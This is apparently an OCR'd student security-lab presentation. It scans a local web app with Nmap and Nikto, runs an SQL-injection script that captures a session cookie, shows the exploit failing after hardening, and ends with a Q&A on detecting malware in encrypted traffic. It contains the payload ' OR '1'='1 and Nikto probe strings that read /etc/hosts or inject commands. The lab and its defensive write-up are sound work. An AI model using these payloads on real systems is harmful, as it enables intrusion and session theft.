[*] Started at: 2026-01-12 00:31:57
[*] Checking for required tools...
[+] All tools found.
[*] Using existing directory: reports_127.0.0.1

----------------------------------------------------------------
[*] PHASE 1: Running Nmap Service Scan on 127.0.0.1...
----------------------------------------------------------------
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 00:31 +08
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.65 ((Debian))
3306/tcp open  mysql?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpr
int at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.95%I=7%D=1/12%Time=6963D084%P=x86_64-pc-linux-gnu%r(NU
SF:LL,67,"c\0\0\0\n11\.8\.3-MariaDB-1\+b1\x20from\x20Debian\0{\x01\0\0-/CD
SF:igIs\0\xfe\xff-\x02\0\xff\x81\x15\0\0\0\0\0\0=\0\0\0~Y#=K\?=Q`n\)\0mys
SF:ql_native_password\0")%r(GenericLines,9F,"c\0\0\0\n11\.8\.3-MariaDB-1\+
SF:b1\x20from\x20Debian\0{\x01\0\0-/CDigIs\0\xfe\xff-\x02\0\xff\x81\x15\0\
SF:0\0\0\0\0=\0\0\0~Y#=K\?=Q`n\)\0mysql_native_password\x004\0\0\x01\xffj
SF:\x04#HY000Proxy\x20header\x20is\x20not\x20accepted\x20from\x20127\.0\.0
SF:\.1")%r(LDAPBindReq,67,"c\0\0\0\n11\.8\.3-MariaDB-1\+b1\x20from\x20Debi
SF:an\0\x8d\x01\0\0-\+0P#Ywj\0\xfe\xff-\x02\0\xff\x81\x15\0\0\0\0\0\0=\0\0
SF:\x002U6L\]o7afYm7\0mysql_native_password\0")%r(afp,67,"c\0\0\0\n11\.8\.
SF:3-MariaDB-1\+b1\x20from\x20Debian\0\x97\x01\0\0L4\]W{\(SH\0\xfe\xff-\x0
SF:2\0\xff\x81\x15\0\0\0\0\0\0=\0\0\005X>j}Wz!1rn\0mysql_native_password\0
SF:");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.25 seconds
[+] Nmap scan saved to: reports_127.0.0.1/nmap_scan.txt

[?] Do you want to run Nikto Web Scan? (y/n): y
```

Automated Web Vulnerability Assessment

Key Points:

- Identified exposed database.sql and /admin.php endpoints.
- Flagged session cookies lacking the HttpOnly flag.

```
[*] PHASE 2: Running Nikto Web Scan on 127.0.0.1...
---------------------------------------------------------------------------
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    127.0.0.1
+ Target Port:        80
+ Start Time:         2026-01-12 00:32:46 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.65 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cook
ies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /database.sql: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.h
tml
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be pro
tected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be prot
ected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict
access to allowed sources. See: OSVDB-561
+ /admin.php: This might be interesting.
+ /database.sql: Database SQL found.
+ /db.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was foun
d.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manage
r was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found
.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was foun
d.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /README.md: Readme Found.
+ 8073 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time:           2026-01-12 00:32:56 (GMT8) (10 seconds)
---------------------------------------------------------------------------
```

```
      ********************************************************************
      Portions of the server's headers (Apache/2.4.65) are not in
      the Nikto 2.5.0 database or are newer than the known string. Would you like
      to submit this information (*no server specific data*) to CIRT.net
      for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n

[+] Nikto scan saved to: reports_127.0.0.1/nikto_scan.txt

[+] AUTOMATION COMPLETE
[+] All reports are saved in the 'reports_127.0.0.1' folder.
```


Custom Exploit & Session Hijacking

Key Points:

- Targets the login portal (index.php) using a tautology payload: ' OR '1'='1.
- Proof of Compromise: Automated capture of the PHPSESSID session cookie.


```
┌──(jiesheng㉿kali)-[~/Phase4_Tools]
└─$ nano auto_exploit.py

┌──(jiesheng㉿kali)-[~/Phase4_Tools]
└─$ python3 auto_exploit.py
═══════════════════════════════════════════════════════════
[*] PHASE 4: AUTOMATED SQL INJECTION EXPLOIT
[*] Target: http://127.0.0.1/index.php
═══════════════════════════════════════════════════════════
[*] Sending malicious payload: ' OR '1'='1

[+] SUCCESS! SQL Injection Successful.
═══════════════════════════════════════════════════════════
[+] PROOF 1: Redirected to → http://127.0.0.1/products.php
[+] PROOF 2: Stolen Session Cookie → {'PHPSESSID': 'c94acce078f4aec40708c0ea9f570d2f'}
═══════════════════════════════════════════════════════════
```


Automated Reporting Dashboard



Key Points:

- Automates data aggregation from unstructured text logs into a coherent format.
- Provides a clear audit trail with timestamps and target metadata.







Verification & QA on Phase 3

Key Points:

- Mitigation Proof: The exploit tool now returns "FAILED" because the SQLi vector is neutralized.
- Service Hardening: Nmap confirms only essential services remain active.



```
┌──(jiesheng㉿kali)-[~/Phase4_Tools]
└─$ nano auto_exploit.py

┌──(jiesheng㉿kali)-[~/Phase4_Tools]
└─$ python3 auto_exploit.py
================================================================
[*] PHASE 4: AUTOMATED SQL INJECTION EXPLOIT
[*] Target: http://127.0.0.1/index.php
================================================================
[*] Sending malicious payload: ' OR '1'='1

[-] FAILED.
[-] Could not find the word 'Welcome'.
```



Automated Security Report

Target: 127.0.0.1

Date: 2026-01-18 02:13:51

1. Port Scan Results (Nmap)

2. Web Vulnerability Results (Nikto)

. Web Vulnerability Results (Nikto)

Q N A SECTION

Question 1: Why is traditional deep packet inspection ineffective for modern malware detection, and how does your proposed approach address this limitation?

Traditional deep packet inspection relies on examining packet payloads to identify malicious signatures or suspicious content. With the widespread adoption of encryption protocols such as HTTPS and TLS, payload data is no longer visible to security systems. This significantly reduces the effectiveness of conventional inspection-based techniques. The proposed approach addresses this limitation by relying exclusively on traffic metadata, including packet size, timing intervals, flow duration, and TLS handshake characteristics. By applying deep learning techniques to these features, malicious behavior can be detected without decrypting traffic, thereby maintaining both security and privacy.

Question2: What is the rationale behind using a hybrid CNN–RNN architecture in your model?

The hybrid CNN–RNN architecture is designed to capture both local and temporal characteristics of encrypted traffic flows. Convolutional neural networks are effective in learning short-range patterns such as packet-length sequences and burst behaviors, while recurrent neural networks, particularly LSTM units, capture long-term dependencies such as periodic communication and beaconing behavior. Combining these architectures allows the model to achieve higher detection accuracy than using either network alone.

Question 3: How does the proposed system ensure user privacy while performing malware detection?

The system ensures user privacy by avoiding any form of payload decryption or content inspection. All detection is based solely on observable metadata that does not reveal user data or communication content. As a result, the framework complies with privacy-preserving principles while still enabling effective malware detection in encrypted environments.

Question4: What role does transfer learning play in your detection framework, and why is it important?

Transfer learning allows the model to adapt quickly to new malware families using a limited number of labeled samples. A base model is first trained on a broad dataset containing multiple malware families and benign traffic. When new malware emerges, the model is fine-tuned rather than retrained from scratch. This approach reduces training time, minimizes data requirements, and improves detection performance for previously unseen threats.

Question5: What are the main limitations of your proposed method, and how can future work address them?

The primary limitations include potential dataset bias and susceptibility to advanced traffic shaping techniques used by attackers. Future work can address these challenges by incorporating more diverse datasets, applying adversarial training methods, extending detection to additional encrypted protocols, and integrating explainability techniques to enhance model transparency and trust.

THANK YOU!

+123-456-7890

www.reallygreatsite.com

hello@reallygreatsite.com